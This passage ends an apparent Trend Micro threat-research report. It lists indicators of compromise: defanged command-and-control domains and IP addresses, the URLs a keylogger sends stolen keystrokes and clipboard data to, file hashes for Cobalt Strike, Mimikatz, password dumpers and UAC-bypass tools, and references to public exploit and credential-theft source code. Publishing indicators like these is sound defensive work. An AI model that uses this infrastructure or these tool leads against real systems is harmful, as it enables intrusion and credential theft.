googlerenewals[.]net
facebooknavigation[.]com

MFC keyloggers

Malware related to the use of Microsoft Foundation Class (MFC) library captures clipboard and keystroke data and sends the information to two different PHP scripts hosted on the C&C:

hxxp://jqb.shopingchina[.]net:88/index.php
hxxp://jqb.shopingchina[.]net:88/mobile.php?pw=666

SHA-256	Trend Micro Pattern Detection
ae4b9dd3709e4e5e30ce62e7e4075f366f38676e2bad165da3ab4690251e70ae	Trojan.Win32.FLYSTUDIO.D
5da3811c4f15d04444d4c3721e7cc9be106bb1fe2b1bc95c3fe09d991df2a5e8	Trojan.Win32.FLYSTUDIO.D

Cobalt Strike

SHA-256	Trend Micro Pattern Detection
91ccf1148f8573a8ef74e9f65c330e8f1f5fe67dc33b99f30e0d3fed69f3d0f0	Trojan.Win32.ROZENA.AM

Post-exploitation tools

SHA-256	Trend Micro Pattern Detection
5b5aff8869ba7f1d3f6ad7711e801b031aedef287a0dcb8f8ae6d6e4eb468af	Trojan.Win64.CVE20170213.AA
412260ab5d9b2b2aa4471b953fb67ddc1a0fe90c353e391819ca7ac1c6d3146f	Trojan.Win32.CVE20170213.AA
f4dd44bc19c19056794d29151a5b1bb76afd502388622e24c863a8494af147dd	HKTL_EARTHWRM
4c08bc1a2f5384c5306edc6f23e4249526517eb21a88763c8180a582438dfa31	HackTool.Win32.PWDump.AC
ea45f845eb490991c56946441dce26fe5ecd62ec2b33afe9ba31f4432aa4f1ef	HackTool.Win32.PWDump.AC
4de1c404a9213a82d9fd1dea04fe097b6d92a1f7fda84481e6dda41d72dc34e5	HackTool.Win32.PWDump.AC
b5ce4eb3289c6794aecf3625b8c3b2044ddb1be93e538571ca8d5670c6fcf2ed	HackTool.Win32.PWDump.AC
d50debb2bce2d1a425f524a11a80b5dc24ae74a419024782095a0ba981cb483a	HackTool.Win32.PWDump.AC
c6064fb44733b5660557e223598d0e4d5c4448ad20b29e41bef469cb5df77da0	HackTool.Win64.PWDump.B
28d19a23d167db3e1282f1c6039bcda6556798be054994a55e60116827dd0bf1	HackTool.Win64.PWDump.B
929ff464b5e68b1dc4c5e5b2dc99acae1449a376251da87ab666698499f12ff7	HackTool.Win32.IPScan.AB
0a6dc8a6868f6882ea9d5998b01ab871746b1ba27641c1b3ff73985878081e93	HackTool.Win32.Nbtscan.AA
37286285cb0f8305bd23a693b2e7ace71538e4c0b9f13ee6ca4e9e9419657813	HackTool.Win64.Mimikatz.AS
57430caade5b791152f97b18e7037a4274e954ad5fed9b465063d43bde2d08a1	HackTool.Win64.Mimikatz.AS
799b7395c9f279d8cd1cd24657788ecb37db7ae03c0dddeb3344a95a551d1325	HackTool.Win32.ClipboardLogger.A
79928578cdd646a9724bc6851a1ee77820c81a3100788d62885f9d92b6814085	HackTool.Win32.BypassUAC.B
eb8bb1e6b1f832a7009ba441d6365b225324ff582402daebfab83dcbcc55179f	HackTool.Win32.BypassUAC.B
7602e2932a10f3750a5d6236f6c1662047d4475c6e1fe6c57118c6620a083cb3	HackTool.Win32.BypassUAC.B
c425b73be7394032aa8e756259ebf3662c000afaa286c3d7d957891026f3cbb4	HackTool.Win64.BypassUAC.A
b3581e8611f5838fc205f66bc5ca5edddb0fd895e97ebf8f0c7220cb102ae14b	HackTool.Win64.BypassUAC.A
e5ee105aa029e3ad4b8f01ef4c78f4c65b623213925e91173488af1a4e15c177	HackTool.Win64.BypassUAC.A
4ccd6555b004ebde29d79c435e4d0191fd7cf607b2d3b7a0c83cb27b3a3b2cbf	Trojan.Win32.Runner.AD
24f501141af5bf059509145e165302dd7087b1d1c2136bc5e4403f01435f250e	Trojan.Win32.RUNNER.AD
fc865a720cb808354923092bac04ab6a75e20ea92db5a343af07365c0cd2b72a	Trojan.Win32.RUNNER.AD

Other malicious domains and IP addresses

update[.]ipv4-cisco[.]com
update[.]microsoftdnsdown[.]com
update[.]microsoftdnsupdate[.]com
cdn[.]kkxx888666[.]com
fn[.]shoppingchina[.]net
support[.]microsoftdnsdown[.]com
data[.]dropboxbeta[.]com
portal[.]microsoftbetastore[.]com
<http://www.imr.co.kr/upload/info>[.]cab
34.92.209[.]216
35.185.166[.]81
35.220.135[.]85
185.173.92[.]141
66.42.60[.]107
104.168.196[.]85

References

- 1 Daniel Lunghi and Jaromir Horejsi. (10 June 2019). *Trend Micro*. “MuddyWater Resurfaces, Uses Multi-Stage Backdoor POWERSTATS V3 and New Post-Exploitation Tools.” Last accessed on 20 January 2020 at <https://blog.trendmicro.com/trendlabs-security-intelligence/muddywater-resurfaces-uses-multi-stage-backdoor-powerstats-v3-and-new-post-exploitation-tools/>.
- 2 Feike Hacquebord. (12 January 2018). *Trend Micro*. “Update on Pawn Storm: New Targets and Politically Motivated Campaigns.” Last accessed on 20 January 2020 at <https://blog.trendmicro.com/trendlabs-security-intelligence/update-pawn-storm-new-targets-politically-motivated-campaigns/>.
- 3 The MITRE Corporation. (n.d.). *MITRE ATT&CK*. “DLL Side-Loading.” Last accessed on 20 January 2020 at <https://attack.mitre.org/techniques/T1073/>.
- 4 Dwight Hohnstein. (18 April 2019). *SpecterOps*. “Lateral Movement — SCM and DLL Hijacking Primer.” Last accessed on 20 January 2020 at <https://posts.specterops.io/lateral-movement-scm-and-dll-hijacking-primer-d2f61e8ab992>.
- 5 Clément Labro. (5 October 2018). *GitHub, Inc.* “Windows IKEEXT DLL Hijacking Exploit Tool.” Last accessed on 22 January 2020 at <https://github.com/itm4n/ikeext-Privesc>.
- 6 ImmuniWeb. (8 October 2012). *ImmuniWeb*. “Privilege Escalation Vulnerability in Microsoft Windows.” Last accessed on 23 January 2020 at <https://www.immuniweb.com/advisory/HTB23108>.
- 7 Lawrence Abrams. (15 November 2016). *Bleeping Computer*. “CryptoLuck Ransomware being Malvertised via RIG-E Exploit Kits.” Last accessed on 23 January 2020 at <https://www.bleepingcomputer.com/news/security/cryptoluck-ransomware-being-malvertised-via-rig-e-exploit-kits/>.
- 8 ThreatRecon Team. (25 July 2019). *NSHC RedAlert Labs*. “The Growth of SectorF01 Group’s Cyber Espionage Activities.” Last accessed on 23 January 2020 at <https://threatrecon.nshc.net/2019/07/25/growth-of-sectorf01-groups-cyber-espionage-activities/>.
- 9 Microsoft Corporation. (February 2015). *Microsoft*. “Cumulative Security Update for Internet Explorer 11 for Windows 7 for x64-based Systems (KB3021952).” Last accessed on 20 January 2020 at <https://www.microsoft.com/en-US/download/details.aspx?id=45761>.
- 10 Trend Micro. (16 October 2019). *Trend Micro Security News*. “Winnti Group Resurfaces with PortReuse Backdoor, Now Engages in Illicit Cryptocurrency Mining.” Last accessed on 20 January 2020 at <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/winnti-group-resurfaces-with-portreuse-backdoor-now-engages-in-illicit-cryptocurrency-mining>.
- 11 The MITRE Corporation. (n.d.). *MITRE ATT&CK*. “HyperBro.” Last accessed on 20 January 2020 at <https://attack.mitre.org/software/S0398/>.
- 12 Robert Falcone. (28 May 2019). *Palo Alto Networks, Inc.* “Emissary Panda Attacks Middle East Government Sharepoint Servers.” Last accessed on 20 January 2020 at <https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/>.
- 13 Rootkiter. (3 January 2019). *GitHub, Inc.* “Tool for tunnel.” Last accessed on 20 January 2020 at <https://github.com/rootkiter/EarthWorm>.
- 14 My IP. (n.d.). *My IP*. Last accessed on 20 January 2020 at <http://myip.com.tw/>.
- 15 MD5Sec Research. (7 December 2016). *GitHub, Inc.* “Invoke-CredHunter.ps1.” Last accessed on 20 January 2020 at <https://github.com/md5secresearch/Publications/blob/master/tools/redteam/psh/Invoke-CredHunter.ps1>.
- 16 SecWiki. (31 July 2017). *GitHub, Inc.* “CVE-2017-0213.cpp.” Last accessed on 20 January 2020 at <https://github.com/SecWiki/windows-kernel-exploits/blob/master/CVE-2017-0213/CVE-2017-0213.cpp>.
- 17 BlackYe. (3 May 2014). *GitHub, Inc.* “ReadPsw.cpp.” Last accessed on 20 January 2020 at https://github.com/blackye/remote_control/blob/master/Server/ReadPsw.cpp.
- 18 Rapid7. (24 July 2017). *GitHub, Inc.* “enum_cred_store.rb.” Last accessed on 20 January 2020 at https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/enum_cred_store.rb.
- 19 Clément Lavoillotte. (15 September 2017). *Almond*. “UAC bypass via elevated .NET applications.” Last accessed on 20 January 2020 at <https://offsec.provadys.com/UAC-bypass-dotnet.html>.
- 20 Rapid7. (28 February 2014). *GitHub, Inc.* “Win7Elevate_Inject.cpp.” Last accessed on 20 January 2020 at https://github.com/rapid7/metasploit-framework/blob/master/external/source/exploits/bypassuac/Win7Elevate/Win7Elevate_Inject.cpp.

- 21 Matt Nelson. (15 August 2016). *enigma0x3*. “‘Fileless’ UAC Bypass Using Eventvwr.Exe And Registry Hijacking.” Last accessed on 20 January 2020 at <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>.
- 22 Russell Nolen, Sarah Miller, and Rico Valdez. (28 April 2016). *Carbon Black, Inc.* “Threat Advisory: “Squiblydoo” Continues Trend of Attackers Using Native OS Tools to “Live off the Land.”” Last accessed 20 January 2020 at <https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/>.
- 23 Trend Micro. (19 April 2017). *Trend Micro*. “Of Pigs and Malware: Examining a Possible Member of the Winnti Group.” Last accessed on 20 January 2020 at <https://blog.trendmicro.com/trendlabs-security-intelligence/pigs-malware-examining-possible-member-winnti-group/>.
- 24 Tom Hegel. (3 May 2018). *401TRG*. “Burning Umbrella: An Intelligence Report on the Winnti Umbrella and Associated State-Sponsored Attackers.” Last accessed on 20 January 2020 at <https://401trg.com/burning-umbrella/>.
- 25 ClearSky Research Team. (18 July 2017). *ClearSky Cyber Security*. “Recent Winnti Infrastructure and Samples.” Last accessed on 20 January 2020 at <https://www.clearskysec.com/winnti/>.
- 26 Denis Legezo. (13 June 2018). *AO Kaspersky Lab*. “LuckyMouse hits national data center to organize country-level waterholing campaign.” Last accessed on 20 January 2020 at <https://securelist.com/luckymouse-hits-national-data-center/86083/>.
- 27 Robert Falcone. (28 May 2019). *Palo Alto Networks, Inc.* “Emissary Panda Attacks Middle East Government Sharepoint Servers.” Last accessed on 20 January 2020 at <https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/>.
- 28 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Advanced Threat Protection.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/network/advanced-threat-protection.html.
- 29 Weimen Wu. (20 February 2015). *Trend Micro*. “Deploying a Smart Sandbox for Unknown Threats and Zero-Day Attacks.” Last accessed on 6 February 2020 at <https://blog.trendmicro.com/trendlabs-security-intelligence/deploying-a-smart-sandbox-for-unknown-threats-and-zero-day-attacks/>.
- 30 Jon Oliver. (12 July 2018). *Trend Micro Security News*. “Rising Above Spam and Other Threats via Machine Learning.” Last accessed on 6 February 2020 at <https://www.trendmicro.com/vinfo/us/security/news/security-technology/rising-above-spam-and-other-threats-via-machine-learning>.
- 31 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Smart Protection Suites.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/user-protection/sps.html.
- 32 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Worry-Free Services Advanced.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/small-business/worry-free-services-advanced.html.
- 33 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Advanced Threat Protection.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/network/advanced-threat-protection.html.
- 34 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Hybrid Cloud Security.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/hybrid-cloud.html.
- 35 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Smart Protection Suites.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/user-protection/sps.html.
- 36 Trend Micro Incorporated. (n.d.). *Trend Micro*. “All Solutions.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/all-solutions.html.
- 37 Trend Micro Incorporated. (n.d.). *Trend Micro*. “Smart Protection Suites.” Last accessed on 6 February 2020 at https://www.trendmicro.com/en_us/business/products/user-protection/sps.html.



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com



| research 